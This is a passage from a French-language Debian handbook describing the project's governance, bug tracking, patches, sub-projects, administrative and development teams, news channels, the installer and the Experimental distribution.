Cette constitution définit un certain nombre d'acteurs, de postes, les responsabilités et les pouvoirs de chacun. On retiendra que les développeurs Debian ont toujours le pouvoir ultime de décision par un vote de résolution générale — avec nécessité d'obtenir une majorité qualifiée de trois quarts pour les changements les plus importants (comme ceux portant sur les textes fondateurs). Cependant, les développeurs élisent annuellement un « leader » pour les représenter dans les congrès et assurer la coordination interne entre les différentes équipes ; cette élection est toujours une période d'intenses discussions. Son rôle n'est pas formellement défini par un document et il est d'usage que chaque candidat à ce poste donne sa propre définition de la fonction. En pratique, le leader a un rôle représentatif auprès des médias, un rôle de coordination entre les équipes « internes » et un rôle de visionnaire pour donner une ligne directrice au projet, dans laquelle les développeurs peuvent s'identifier : les points de vue du DPL sont implicitement approuvés par la majorité des membres du projet.

Concrètement, le leader dispose de pouvoirs réels : sa voix est déterminante en cas d'égalité dans un vote, il peut prendre toute décision qui ne relève pas déjà d'un autre et déléguer une partie de ses responsabilités.

Depuis sa fondation, le projet a été successivement dirigé par Ian Murdock, Bruce Perens, Ian Jackson, Wichert Akkerman, Ben Collins, Bdale Garbee, Martin Michlmayr, Branden Robinson, Anthony Towns, Sam Hocevar, Steve McIntyre, Stefano Zacchiroli et Lucas Nussbaum.

La constitution définit également un « comité technique ». Son rôle essentiel est de trancher sur des points techniques lorsque les développeurs concernés ne sont pas parvenus à un accord entre eux. Par ailleurs, ce comité joue aussi un rôle de conseil vis-à-vis de chaque développeur qui n'arrive pas à prendre une décision qui lui revient. Il est important de noter qu'il n'intervient que lorsqu'une des parties concernées le lui a demandé.

Enfin, la constitution définit le poste de « secrétaire du projet », qui a notamment en charge l'organisation des votes liés aux différentes élections et résolutions générales.

La procédure de « résolution générale » est entièrement détaillée dans la constitution, depuis la période de discussion préalable jusqu'à l'analyse des résultats des votes. Pour plus de détails, nous vous invitons à en consulter le texte intégral :

➨ http://www.debian.org/devel/constitution.fr.html

CULTURE

Flamewar, la discussion qui s'enflamme

Une *flamewar*, littéralement « guerre enflammée », est une discussion (trop) passionnée qui finit souvent par des attaques personnelles lorsque tous les arguments raisonnés ont été épuisés de part et d'autre. Certains thèmes sont beaucoup plus sujets à polémique que d'autres (le choix d'un éditeur de texte, « préférez-vous `vi` ou `emacs` ? », en est un vieil exemple). Ils provoquent de très rapides échanges de courrier électronique du fait du nombre de personnes concernées (tout le monde) et de l'aspect très personnel de cette question.

Rien de très utile ne sortant généralement de ces discussions, abstenez-vous d'y participer et ne survolez que rapidement leur contenu — sa lecture complète serait trop chronophage.

Même si cette constitution instaure un semblant de démocratie, la réalité quotidienne est très différente : Debian suit naturellement les lois du logiciel libre et sa politique du fait accompli. On peut longtemps débattre des mérites respectifs des différentes manières d'aborder un problème, la solution retenue sera la première qui soit à la fois fonctionnelle et satisfaisante… elle sera également le fruit des efforts consentis par une personne compétente.

C'est d'ailleurs la seule manière d'obtenir des galons : faire quelque chose d'utile et démontrer que l'on a bien travaillé. Beaucoup d'équipes « administratives » de Debian fonctionnent sur le mode de la cooptation et favoriseront des volontaires ayant déjà effectivement contribué dans le sens de leur action et prouvé leur compétence à la tâche. Cette méthode est envisageable car l'essentiel du travail de ces équipes est public, donc a fortiori accessible à tout développeur intéressé. C'est pourquoi Debian est souvent qualifiée de « méritocratie ».

CULTURE

Méritocratie, le règne du savoir

La méritocratie est une forme de gouvernement où le pouvoir est exercé par les plus « méritants ». Pour Debian, le mérite se mesure à la compétence, elle-même évaluée en observant les réalisations passées des uns et des autres au sein du projet (Stefano Zacchiroli, un des précédents leaders du projet, parle de *do-ocracy*, que l'on pourrait traduire par « faisocratie », ou « le pouvoir à ceux qui font les choses »). Leur simple existence prouve un certain niveau de compétence ; ces réalisations étant en général des logiciels libres, aux codes sources disponibles, il sera facile aux pairs d'en juger la qualité.

Ce mode de fonctionnement efficace garantit la qualité des contributeurs au sein des équipes « clés » de Debian. Tout n'est pas parfait pour autant et il arrive fréquemment que certains n'acceptent pas cette manière de procéder. La sélection des développeurs acceptés dans ces équipes peut paraître quelque peu arbitraire voire injuste. Par ailleurs, tout le monde n'a pas la même définition du service attendu de ces équipes. Pour certains, il est inacceptable de devoir attendre 8 jours l'intégration d'un nouveau paquet Debian ; d'autres patienteront 3 semaines sans peine. Aussi, des esprits chagrins se plaignent régulièrement de la « qualité du service » de certaines équipes.

COMMUNAUTÉ

L'intégration des nouveaux mainteneurs

L'équipe chargée de l'admission des nouveaux développeurs est la plus régulièrement critiquée. Il faut reconnaître qu'au fil des années, le projet Debian est devenu de plus en plus exigeant avec les développeurs qu'il accepte en son sein. On peut y voir une certaine injustice, mais nous admettrons que ce qui n'était que de petits défis au départ prend l'allure de gageures dans une communauté de plus de 1 000 personnes, où il s'agit de garantir la qualité et l'intégrité de tout ce que Debian produit pour ses utilisateurs.

Par ailleurs, la procédure d'acceptation se conclut par la revue de la candidature par une petite équipe, les « Responsables des comptes Debian » (ou *DAM — Debian Account Managers*). Ceux-ci sont donc particulièrement exposés aux critiques, puisqu'ils acceptent ou refusent en dernier recours l'intégration d'un volontaire au sein de la communauté des développeurs Debian. Dans la pratique, il s'agit parfois de retarder l'acceptation d'une personne, le temps qu'elle connaisse mieux le fonctionnement du projet. On peut en effet contribuer à Debian avant d'y être accepté comme développeur officiel grâce à un mécanisme de parrainage par les développeurs actuels.

1.3.2. Le rôle actif des utilisateurs

On peut se demander s'il est pertinent de citer les utilisateurs parmi les acteurs du fonctionnement de Debian, mais la réponse est un oui catégorique : ils y jouent un rôle crucial. Loin d'être « passifs », certains utilisateurs se servent quotidiennement des versions de développement et envoient régulièrement des rapports de bogues signalant des problèmes. D'autres vont encore plus loin et formulent des demandes d'améliorations (par l'intermédiaire d'un bogue de « gravité » *wishlist* — littéralement « liste de vœux »), voire soumettent directement des correctifs du code source (*patches*, voir encadré « Patch, le moyen d'envoyer un correctif » page 16).

OUTIL

Système de suivi de bogues

Le système de suivi de bogues *Debian Bug Tracking System (Debian BTS)* encadre le projet. Son interface web, partie émergée, permet de consulter tous les bogues répertoriés et propose d'afficher une liste (triée) de bogues sélectionnés sur de nombreux critères : paquet concerné, gravité, statut, adresse du rapporteur, adresse du mainteneur concerné, étiquette ou *tag*, etc. Il est également possible de consulter l'historique complet et toutes les discussions se rapportant à chacun des bogues.

Sous la surface, le système de suivi de bogues communique par courrier électronique : toutes les informations qu'il stocke proviennent de messages émis par les différents acteurs concernés. Tout courrier envoyé à 12345@bugs.debian.org sera ainsi consigné dans l'historique du bogue 12345. Les personnes habilitées pourront « fermer » ce bogue en écrivant à 12345-done@bugs.debian.org un message exposant les motifs de cette décision (un bogue est fermé lorsque le problème signalé est corrigé ou plus valide). On signalera un nouveau bogue en transmettant à submit@bugs.debian.org un rapport respectant un format précis. L'adresse control@bugs.debian.org propose enfin de manipuler toutes les « méta-informations » relatives à un bogue.

Le système offre bien d'autres fonctionnalités (notamment les *tags*, ou étiquettes) — nous vous invitons à les découvrir en lisant sa documentation en ligne :

➨ http://www.debian.org/Bugs/index.fr.html

VOCABULAIRE

Gravité d'un bogue

La « gravité » (*severity* en anglais) d'un bogue décrit de manière formelle la gravité du problème signalé. Tous n'ont en effet pas la même importance : une faute de frappe dans un manuel n'a rien de comparable à une faille de sécurité dans un logiciel serveur.

Debian utilise une échelle étendue permettant d'exprimer assez finement la gravité d'un bogue. Elle définit par ailleurs très précisément chacun de ces niveaux afin de faciliter le choix de l'un ou l'autre.

➨ http://www.debian.org/Bugs/Developer.fr.html#severities

B.A.-BA

Patch, le moyen d'envoyer un correctif

Un patch est un fichier décrivant des changements à apporter à un ou plusieurs fichiers de référence. Concrètement, on y trouve une liste de lignes à supprimer ou à insérer, ainsi (parfois) que des lignes reprises du texte de référence et replaçant les modifications dans leur contexte (elles permettront d'en identifier l'emplacement si les numéros de lignes ont changé).

On utilise indifféremment les termes « correctif » et « patch » car la plupart des corrections de bogues sont envoyées sous forme de patch. L'utilitaire appliquant les modifications données par un tel fichier s'appelle simplement `patch`. L'outil qui le crée s'appelle `diff` (autre synonyme de « correctif ») et s'utilise comme suit :

```
$ diff -u file.old file.new >file.patch
```

Le fichier `file.patch` contient les instructions permettant de transformer le contenu de `file.old` en celui de `file.new`. On pourra le transmettre à un correspondant pour qu'il recrée `file.new` à partir des deux autres comme ci-dessous :

```
$ patch -p0 file.old <file.patch
```

Le fichier `file.old` est maintenant identique à `file.new`.

Par ailleurs, de nombreux utilisateurs satisfaits du service offert par Debian souhaitent à leur tour apporter une pierre à l'édifice. Pas toujours pourvus des compétences de programmation nécessaires, ils choisissent parfois d'aider à la traduction de documents et aux relectures de celles-ci. Pour les francophones, tout ce travail est coordonné sur la liste debian-l10n-french@lists.debian.org.

➨ http://www.debian.org/intl/french/index.fr.html

B.A.-BA

i18n et l10n, qu'es aquò ?

« i18n » et « l10n » sont les abréviations respectives des mots « internationalisation » et « localisation », dont elles ne conservent que l'initiale, la finale et le nombre de lettres intermédiaires.

« Internationaliser » un logiciel consiste à le modifier pour qu'il puisse être traduit (localisé). Il s'agit de réécrire partiellement un programme prévu pour fonctionner dans une seule langue afin de l'ouvrir à toutes les langues.

« Localiser » un programme consiste à en traduire les messages originels (souvent en anglais) dans une autre langue. Pour cela, il devra avoir été internationalisé.

En résumé, l'internationalisation prépare le logiciel à la traduction, qui est ensuite réalisée par la localisation.

OUTIL

Signaler un bogue avec `reportbug`

L'outil `reportbug` facilite l'envoi d'un rapport de bogue sur un paquet Debian. Il peut vérifier au préalable que le bogue concerné n'a pas déjà été référencé, ce qui évite la création de doublons. Il rappelle la définition de la gravité pour qu'elle soit aussi juste que possible (le développeur pourra toujours affiner par la suite le jugement de l'utilisateur). Il permet d'écrire un rapport de bogue complet sans en connaître la syntaxe précise, en l'écrivant puis en proposant de le retoucher. Ce rapport sera ensuite transmis via un serveur de courrier électronique (local par défaut, mais `reportbug` peut aussi utiliser un serveur distant).

Cet outil cible d'abord les versions de développement, seules concernées par les corrections de bogues. Une version stable de Debian est en effet figée dans le marbre, à l'exception des mises à jour de sécurité ou très importantes (si par exemple un paquet n'est pas du tout fonctionnel). Une correction d'un bogue bénin dans un paquet Debian devra donc attendre la version stable suivante.

Tous ces mécanismes de contribution sont efficaces grâce au comportement des utilisateurs. Loin d'être isolés, ils forment une vraie communauté, au sein de laquelle de nombreux échanges ont lieu. Citons notamment l'activité impressionnante de la liste de discussion des utilisateurs francophones debian-user-french@lists.debian.org (le chapitre 7, « Résolution de problèmes et sources d'information » page 150 vous révélera plus d'informations sur cette dernière).

Non contents de s'entraider sur des problèmes techniques qui les concernent directement, ceux-ci traitent aussi de la meilleure manière d'aider Debian et de faire progresser le projet — discussions provoquant souvent des suggestions d'amélioration.

Debian ne finançant aucune campagne publicitaire d'auto-promotion, ses utilisateurs jouent un rôle essentiel dans sa diffusion et en assurent la notoriété par le bouche-à-oreille.

Cette méthode fonctionne plutôt bien puisqu'on retrouve des inconditionnels de Debian à tous les niveaux de la communauté du logiciel libre : dans les *install parties* (ateliers d'installation, encadrés par des habitués, pour les nouveaux venus à Linux) organisées par les groupes locaux

d'utilisateurs de Linux, sur les stands associatifs des grands salons d'informatique traitant de Linux, etc.

Signalons que des volontaires réalisent affiches, tracts, autocollants et autres supports utiles pour la promotion du projet, qu'ils mettent à disposition de tous et que Debian fournit librement sur son site web :

➨ http://www.debian.org/events/material.fr.html

1.3.3. Équipes et sous-projets

Debian s'organisa d'emblée autour du concept de paquet source, chacun disposant de son mainteneur voire de son groupe de mainteneurs. De nombreuses équipes de travail sont peu à peu apparues, assurant l'administration de l'infrastructure, la gestion des tâches transversales à tous les paquets (assurance qualité, charte Debian, programme d'installation, etc.), les dernières équipes s'articulant autour de sous-projets.

Sous-projets Debian existants

À chaque public sa Debian ! Un sous-projet est un regroupement de volontaires intéressés par l'adaptation de Debian à des besoins spécifiques. Au-delà de la sélection d'un sous-ensemble de logiciels dédiés à un usage particulier (éducation, médecine, création multimédia...), les sous-projets essaient souvent d'améliorer les paquets existants, de mettre en paquet les logiciels manquants, d'adapter l'installateur, de créer une documentation spécifique, etc.

VOCABULAIRE

Sous-projet et distribution dérivée

Le processus de développement d'une distribution dérivée consiste à partir d'une version donnée de Debian et à y apporter un ensemble de modifications. L'infrastructure employée pour ce travail est totalement externe au projet Debian et il n'y a pas nécessairement de politique de contribution des améliorations apportées. Cette différence explique qu'une distribution dérivée puisse « diverger » de ses origines et qu'il lui faille régulièrement se resynchroniser pour profiter des améliorations apportées en amont.

À l'opposé, un sous-projet ne peut pas diverger puisque tout son travail consiste à directement améliorer Debian pour le rendre plus adapté à son but.

La plus célèbre des distributions dérivées de Debian est sans conteste Ubuntu, mais il y en a un grand nombre ; consultez l' annexe A, « Distributions dérivées » page 475 pour découvrir leurs particularités et leur positionnement vis-à-vis de Debian.

Voici une petite sélection des sous-projets actuels :

- Debian-Junior, de Ben Armstrong, vise à proposer aux enfants un système Debian facile et attrayant.

- Debian-Edu, de Petter Reinholdtsen, se focalise sur la création d'une distribution spécialisée pour le monde éducatif.
- Debian-Med, d'Andreas Tille, se consacre au milieu médical.
- Debian-Multimedia, des créateurs d'Agnula, traite de création multimédia.
- Debian-Desktop, de Colin Walters, s'intéresse à la bureautique.
- Debian-Ham, créé par Bruce Perens, cible les radio-amateurs.
- Debian-NP (comme *Non-Profit*) concerne les associations à but non lucratif.
- Debian-Lex, enfin, travaille pour le cadre des cabinets juridiques.

Gageons que cette liste s'étoffera avec le temps et une meilleure perception des avantages des sous-projets Debian. En s'appuyant pleinement sur l'infrastructure existante de Debian, ils peuvent en effet se concentrer sur un travail à réelle valeur ajoutée et n'ont pas à se soucier de « resynchroniser » avec Debian puisqu'ils évoluent dès le début au sein du projet.

PERSPECTIVE

Debian en milieu scolaire

Debian-Edu est à l'origine un projet francophone réalisé par Stéphane Casset et Raphaël Hertzog au sein de la société Logidée, pour le compte d'un centre départemental de documentation pédagogique. Raphaël l'a ensuite intégré à Debian en tant que sous-projet. Faute de temps, il n'a plus progressé, comme c'est parfois le cas des logiciels libres dépourvus de contributeurs.

Parallèlement, une équipe de Norvégiens travaillait sur une distribution similaire, également basée sur `debian-installer`. Les progrès de SkoleLinux étant significatifs, Raphaël leur a proposé de s'intégrer à Debian et de reprendre le flambeau de Debian-Edu.

PERSPECTIVE

Debian pour le multimédia

Agnula était un projet européen mené sous la direction d'une équipe italienne. Il consistait, pour sa partie « DeMuDi », à développer une version de Debian dédiée aux applications multimédia. Certains membres du projet, et notamment Marco Trevisani, ont voulu le pérenniser en l'intégrant dans Debian. Le sous-projet Debian-Multimedia était né.

➨ `http://wiki.debian.org/DebianMultimedia`

Le projet a toutefois bien du mal à se forger une identité et à décoller. Free Ekanayaka effectue le travail dans Debian mais propose le résultat sous forme d'une distribution dérivée : il s'agit de 64Studio. Cette distribution est affiliée à une entreprise qui propose de l'assistance technique.

➨ `http://www.64studio.com/`

Équipes administratives

La plupart des équipes administratives sont relativement fermées et ne recrutent que par cooptation. Le meilleur moyen d'y entrer est alors d'en aider intelligemment les membres actuels en montrant que l'on a compris leurs objectifs et leur mode de fonctionnement.

Les *ftpmasters* sont les responsables de l'archive de paquets Debian. Ils maintiennent le programme qui reçoit les paquets envoyés par les développeurs et les installe automatiquement, après quelques vérifications, sur le serveur de référence (ftp-master.debian.org).

Ils doivent aussi vérifier la licence des nouveaux paquets, pour savoir si Debian peut les distribuer, avant de les intégrer au corpus de paquets existants. Lorsqu'un développeur souhaite supprimer un paquet, c'est à eux qu'il s'adresse via le système de suivi de bogues et le « pseudo-paquet » *ftp.debian.org*.

VOCABULAIRE

Le pseudo-paquet, un outil de suivi

Le système de suivi de bogues, initialement conçu pour associer des rapports de bogue à un paquet Debian, s'avère très pratique pour gérer d'autres cas de figure : liste de problèmes à résoudre ou de tâches à mener indépendamment de tout lien à un paquet Debian. Les « pseudo-paquets » permettent ainsi à certaines équipes d'utiliser le système de suivi de bogues sans y associer de paquet réel. Tout le monde peut ainsi leur signaler des éléments à traiter. Le BTS dispose ainsi d'une entrée *ftp.debian.org* pour signaler les problèmes de l'archive de paquets ou simplement y demander la suppression d'un paquet. De même, le pseudo-paquet *www.debian.org* correspond aux erreurs sur le site web de Debian et *lists.debian.org* rassemble les soucis liés aux listes de diffusion.

OUTIL

FusionForge, le couteau suisse du développement collaboratif

FusionForge est un logiciel permettant de créer des sites similaires à `www.sourceforge.net`, `alioth.debian.org` ou encore `savannah.gnu.org`. Il s'agit d'héberger des projets et de leur proposer un ensemble de services facilitant le développement collaboratif. Chaque projet dispose alors d'un espace virtuel dédié, regroupant un site web, plusieurs systèmes de « tickets » pour suivre — généralement — les bogues et les correctifs, un outil de sondage, un espace de dépôt de fichiers, des forums, des dépôts de suivi de sources, des listes de diffusion et divers services annexes.

`alioth.debian.org` est le serveur FusionForge de Debian, administré par Tollef Fog Heen, Stephen Gran et Roland Mas. Tout projet impliquant un ou plusieurs développeurs Debian peut y être hébergé.

➨ `http://alioth.debian.org/`

Bien que très complexe à l'intérieur — de par l'étendue des services qu'il offre — FusionForge est désormais relativement facile à installer grâce au travail exceptionnel de Roland Mas et Christian Bayle sur le paquet Debian *fusionforge*.

L'équipe *Debian System Administrators* (DSA, debian-admin@lists.debian.org), comme on peut s'y attendre, est responsable de l'administration système des nombreux serveurs exploités par le

projet. Elle veille au fonctionnement optimal de l'ensemble des services de base (DNS, Web, courrier électronique, shell, etc.), installe les logiciels demandés par les développeurs Debian et prend toutes les précautions en matière de sécurité.

➨ `http://dsa.debian.org`

OUTIL

Système de suivi de paquets

C'est l'une des réalisations de Raphaël. L'idée de base est de rassembler sur une seule page le maximum d'informations relatives à chaque paquet source. On peut ainsi visualiser rapidement l'état du logiciel, identifier les tâches à réaliser et proposer son aide. C'est pourquoi cette page réunit en vrac les statistiques des bogues, les versions disponibles dans chaque distribution, la progression du paquet dans la distribution *Testing*, l'état des traductions des descriptions et des *templates debconf*, l'éventuelle disponibilité d'une nouvelle version amont, des avertissements en cas de non conformité à la dernière version de la charte Debian, des renseignements sur le mainteneur et toute autre information que celui-ci aura souhaité y intégrer.

➨ `http://packages.qa.debian.org/`

Un système d'abonnement par courrier électronique complète cette interface web. Il envoie automatiquement une sélection d'informations choisies dans la liste suivante : bogues et discussions associées, notices de disponibilité d'une nouvelle version sur les serveurs Debian, nouvelles traductions à relire, etc.

Les utilisateurs avancés peuvent donc suivre tout cela de près, voire contribuer au projet après avoir bien compris son fonctionnement.

Une autre interface web, le *Debian Developer's Packages Overview* (ou DDPO), fournit à chaque développeur un synoptique de l'état de tous les paquets Debian placés sous sa responsabilité.

➨ `http://qa.debian.org/developer.php`

Ces deux sites web constituent des outils pour *Debian QA* (*Quality Assurance*), le groupe en charge de l'assurance qualité au sein de Debian.

Les *listmasters* administrent le serveur de courrier électronique gérant les listes de diffusion. Ils créent les nouvelles listes, gèrent les *bounces* (notices de non livraison) et maintiennent des filtres contre le *spam* (pourriel, ou publicités non sollicitées).

CULTURE

Le trafic sur les listes de diffusion : quelques chiffres

Les listes de diffusion sont sans doute le meilleur témoin de l'activité d'un projet, car elles gardent la trace de tout ce qui s'y passe. Quelques statistiques (datant de 2012) concernant nos listes de diffusion parleront d'elles-mêmes : Debian héberge plus de 260 listes totalisant 190 000 abonnements individuels. Les 22 000 messages écrits tous les mois provoquent chaque jour l'envoi de 600 000 courriers électroniques.

Chaque service spécifique dispose de sa propre équipe d'administration, constituée généralement par les volontaires qui l'ont mise en place (et, souvent, programmé eux-mêmes les outils

correspondants). C'est le cas du système de suivi de bogues (BTS), du système de suivi de paquets (*Package Tracking System* — PTS), d'alioth.debian.org (serveur FusionForge, voir encadré), des services disponibles sur qa.debian.org, lintian.debian.org, buildd.debian.org, cdimage.debian.org, etc.

CULTURE

CVS

CVS (*Concurrent Versions System*) est un outil pour travailler simultanément à plusieurs sur des fichiers en conservant un historique des modifications. Il s'agit en général de fichiers texte, comme le code source d'un logiciel. Si plusieurs personnes travaillent de concert sur le même fichier, cvs ne pourra fusionner les modifications effectuées que si elles ont porté sur des portions distinctes du texte. Dans le cas contraire, il faudra résoudre ces « conflits » à la main. Ce système gère les modifications ligne par ligne en stockant des correctifs différentiels de type *diff* d'une « révision » (version) à l'autre.

CVS utilise une archive centrale (« dépôt » appelé *CVS repository* en anglais), stockant les fichiers et l'historique de leurs modifications (chaque révision est enregistrée sous la forme d'un fichier correctif de type *diff*, prévu pour être appliqué sur la version précédente). Chacun en extrait une version particulière (*working copy* ou « copie de travail ») pour travailler. L'outil permet notamment de consulter les modifications effectuées sur sa copie de travail (`cvs diff`), de les enregistrer dans l'archive centrale en créant une nouvelle entrée dans l'historique des versions (`cvs commit`), de mettre à jour sa copie de travail pour intégrer les modifications effectuées en parallèle par d'autres utilisateurs (`cvs update`) et d'enregistrer dans l'historique une configuration particulière afin de pouvoir facilement l'extraire plus tard (`cvs tag`).

Les experts de cvs sauront mener de front plusieurs versions d'un projet en développement sans qu'elles n'interfèrent. Le terme consacré est *branches*. Cette métaphore de l'arbre est assez juste, car il s'agit d'abord de développer un programme sur un tronc commun. Parvenu à une étape importante (comme la version 1.0), le développement continue sur deux branches : la branche de développement prépare la version majeure suivante et la branche de maintenance gère les mises à jour corrigeant la version 1.0.

cvs souffre pourtant de quelques limitations. Incapable de gérer les liens symboliques, les changements de noms de fichiers ou de répertoires, la suppression de répertoires, etc. il a contribué à l'apparition de concurrents libres et plus modernes, corrigeant la plupart de ces défauts. Citons notamment `subversion` (`svn`), `git`, `bazaar` (`bzr`) et `mercurial` (`hg`).

- `http://subversion.apache.org/`
- `http://git-scm.com/`
- `http://bazaar.canonical.com/`
- `http://mercurial.selenic.com/`

Contrairement aux équipes administratives, les équipes de développement sont très largement ouvertes, même aux contributeurs extérieurs. Même si Debian n'a pas vocation à créer des logiciels, le projet a besoin de quelques programmes spécifiques pour atteindre ses objectifs. Évidemment développés sous une licence libre, ces outils font appel aux méthodes éprouvées par ailleurs dans le monde du logiciel libre.

Debian a développé peu de logiciels en propre, mais certains ont acquis un rôle capital et leur notoriété dépasse désormais le cadre du projet. Citons notamment `dpkg`, programme de manipulation des paquets Debian (c'est d'ailleurs une abréviation de *Debian PacKaGe*), et `apt`, outil d'installation automatique de tout paquet Debian et de ses dépendances, garantissant la cohérence du système après la mise à jour (c'est l'acronyme d'*Advanced Package Tool*). Leurs équipes sont pourtant très réduites, car un très bon niveau en programmation est nécessaire à la compréhension globale du fonctionnement de ce type de programmes.

L'équipe la plus importante est probablement celle du programme d'installation de Debian, `debian-installer`, qui a accompli un travail titanesque depuis sa conception en 2001. Il lui a fallu recourir à de nombreux contributeurs car il est difficile d'écrire un seul logiciel capable d'installer Debian sur une douzaine d'architectures différentes. Chacune a son propre mécanisme de démarrage et son propre chargeur d'amorçage (*bootloader*). Tout ce travail est coordonné sur la liste de diffusion debian-boot@lists.debian.org, sous la houlette de Joey Hess et Cyril Brulebois.

➨ `http://www.debian.org/devel/debian-installer/`

➨ `http://kitenet.net/~joey/blog/entry/d-i_retrospective/`

L'équipe du programme `debian-cd`, plus réduite, a un objet bien plus modeste. Signalons que de nombreux « petits » contributeurs se chargent de leur architecture, le développeur principal ne pouvant pas en connaître toutes les subtilités, ni la manière exacte de faire démarrer l'installateur depuis le CD-Rom.

De nombreuses équipes ont des tâches transversales à l'activité de mise en paquet : debian-qa@lists.debian.org essaie par exemple d'assurer la qualité à tous les niveaux de Debian. Quant à debian-policy@lists.debian.org, elle fait évoluer la charte Debian en fonction des propositions des uns et des autres. Les équipes responsables de chaque architecture (debian-*architecture*@lists.debian.org) y compilent tous les paquets, qu'elles adaptent à leur architecture le cas échéant.

D'autres équipes encadrent les paquets les plus importants pour en assurer la maintenance sans faire peser une trop lourde responsabilité sur une seule paire d'épaules ; c'est le cas de la bibliothèque C avec debian-glibc@lists.debian.org, du compilateur C avec debian-gcc@lists.debian.org ou encore de X.org avec debian-x@lists.debian.org (groupe également connu sous le nom de *X Strike Force*, coordonné par Cyril Brulebois).

1.4. Suivres les actualités Debian

Comme déjà mentionné, le projet Debian évolue de manière très distribuée. C'est pourquoi il n'est pas aisé de suivre ce qui se passe sans être submergé par un flux ininterrompu de notifications.

Pour n'avoir que les nouvelles les plus importantes, il convient de s'abonner à la liste debian-announce@lists.debian.org. Les quelques messages annuels ne contiennent que les annonces les plus importantes, comme la disponibilité d'une nouvelle version stable, l'élection d'un nouveau leader, ou la conférence Debian annuelle.

Des nouvelles plus régulières et plus variées sont envoyées sur la liste debian-news@lists.debian.org. Le volume de messages est également très raisonnable, quelques messages par mois. On y trouve notamment *Debian Project News*, une compilation d'actualités sur ce qui se passe au sein du projet. Puisque tous les développeurs peuvent soumettre une actualité lorsqu'ils ont quelque chose d'intéressant à partager, cette lettre fournit des informations intéressantes tout en restant à l'échelle globale du projet.

COMMUNAUTÉ

Les équipes « publicité » et « presse »

Les canaux de communication officiels de Debian sont gérés par les volontaires des équipes « publicité » et « presse ». Les membres de cette dernière équipe sont des délégués du *Debian Project Leader* et gèrent les communiqués de presse officiels. L'équipe publicité est bien moins formelle et est ouverte aux contributions de tout le monde, que cela soit pour écrire des articles pour *Debian Project News* ou pour animer le compte de microblogging *@debian* sur Identi.ca.

➨ `http://wiki.debian.org/Teams/Press`

➨ `http://wiki.debian.org/Teams/Publicity`

Pour encore plus d'informations sur l'évolution de Debian et sur ce qui se passe dans les différentes équipes, il y a également la liste debian-devel-announce@lists.debian.org. Comme son nom l'indique, les annonces qui y sont relayées seront généralement plus intéressantes pour les contributeurs. Toutefois, pour ceux que cela intéresse, s'y abonner permettra d'avoir une idée plus concrète de ce qui se passe entre deux publications de la version stable. Là où debian-announce annonce le résultat final qui intéresse les utilisateurs, debian-devel-announce donne une idée de la manière dont on est parvenu à ce résultat. Au passage, notons que « d-d-a » (c'est ainsi que les habitués se réfèrent à cette liste) est la seule liste à laquelle chaque contributeur doit être abonné.

Planet Debian constitue une autre source d'informations, plus informelle, puisque ce site agrège les articles publiés par les contributeurs Debian sur leurs blogs respectifs. Même si certains des articles agrégés sont sans rapport avec Debian, cela permet tout de même de constater ce qui se passe dans la communauté et ce à quoi ses membres sont occupés.

➡ http://planet.debian.org/

Le projet est également bien représenté sur les réseaux sociaux. Même si Debian n'a de présence officielle que sur les plates-formes animées par du logiciel libre (comme Identi.ca, la plate-forme de microblogging, animée par *pump.io*), il y a de nombreux contributeurs Debian qui font vivre des comptes Twitter, des pages Facebook et Google+, et plus encore.

➡ https://identi.ca/debian

➡ https://twitter.com/debian

➡ https://www.facebook.com/debian

➡ https://plus.google.com/111711190057359692089

1.5. Rôle d'une distribution

Une distribution GNU/Linux a deux objectifs principaux : installer un système libre sur un ordinateur (vierge ou disposant déjà d'autres systèmes) et fournir une palette de logiciels couvrant tous les besoins de l'utilisateur.

1.5.1. L'installateur : `debian-installer`

`debian-installer`, conçu de manière très modulaire pour être le plus générique possible, répond au premier. Il couvre un grand nombre de scénarios d'installations et surtout facilite grandement la création d'un installateur dérivé correspondant à un cas particulier.

Cette modularité, qui le rend aussi plus complexe, pourra perturber les développeurs découvrant cet outil. Fonctionnant en mode graphique comme en mode texte, le parcours de l'utilisateur reste toutefois similaire. De gros efforts ont été consentis pour réduire le nombre de champs à renseigner — notamment grâce à l'usage d'un logiciel de détection automatique du matériel.

Il est intéressant de remarquer que les distributions dérivées de Debian se différencient beaucoup sur cet aspect et fournissent un installateur plus limité (souvent confiné aux architectures i386 ou amd64) mais bien plus convivial aux yeux des utilisateurs néophytes. En revanche, elles se gardent généralement de trop diverger sur les contenus des paquets pour profiter au maximum de la grande famille de logiciels proposés sans souffrir de problèmes de compatibilité.

1.5.2. La bibliothèque de logiciels

Quantitativement, Debian est indiscutablement en tête avec plus de 17 300 paquets sources. Qualitativement, sa charte et la longue période de tests préalable à toute version stable justifient sa

réputation de cohérence et de stabilité. Sur le plan de la disponibilité, on trouve tout en ligne sur de nombreux miroirs mis à jour toutes les 6 heures.

De nombreux commerçants vendent sur le Web des CD-Rom à bas prix (parfois à prix coûtant), dont chacun est libre de télécharger et graver les « images ». Seule ombre au tableau : la faible fréquence de sortie des versions stables (leur élaboration dépasse parfois deux ans), qui ralentit l'intégration de tout nouveau logiciel.

La plupart des nouveaux logiciels libres sont rapidement pris en charge dans la version de développement, qui permet de les installer. Si cela implique trop de mises à jour par le jeu des dépendances, on peut aussi recompiler le programme pour la version stable de Debian (voir le chapitre 15, « Conception d'un paquet Debian » page 452 pour plus de détails sur le sujet).

1.6. Cycle de vie d'une *release*

Le projet dispose à tout instant de trois ou quatre versions différentes de chaque logiciel, nommées *Experimental*, *Unstable*, *Testing* et *Stable*. Chacune correspond à un stade différent du développement. Pour bien les comprendre, suivons le parcours d'un programme, de sa première mise en paquet à son intégration dans une version stable de Debian.

VOCABULAIRE
Release

Le terme « *release* » désigne chez Debian une version particulière d'une distribution (ex : « *the unstable release* » signifie « la version instable »). Il désigne aussi l'annonce publique de toute nouvelle version (stable).

1.6.1. Le statut *Experimental*

Traitons d'abord le cas particulier de la distribution *Experimental* : c'est un ensemble de paquets Debian correspondant à des logiciels en cours de développement et pas forcément finalisés — d'où son nom. Tout ne transite pas par cette étape ; certains développeurs y créent des paquets pour obtenir un premier retour des utilisateurs les plus expérimentés (ou les plus courageux).

D'autre part, cette distribution abrite fréquemment des modifications importantes portant sur des paquets de base et dont l'intégration dans *Unstable* avec des bogues gênants aurait des répercussions trop importantes et bloquantes. C'est donc une distribution totalement isolée, dont les paquets ne migrent jamais vers une autre (sauf intervention expresse du mainteneur ou des *ftpmasters*). Elle n'est également pas utilisable de manière indépendante : seul un sous-ensemble des paquets existants est présent dans *Experimental* et elle ne contient généralement pas le système de base. Cette distribution est donc exploitable seulement en combinaison avec une autre distribution indépendante, comme *Unstable*.

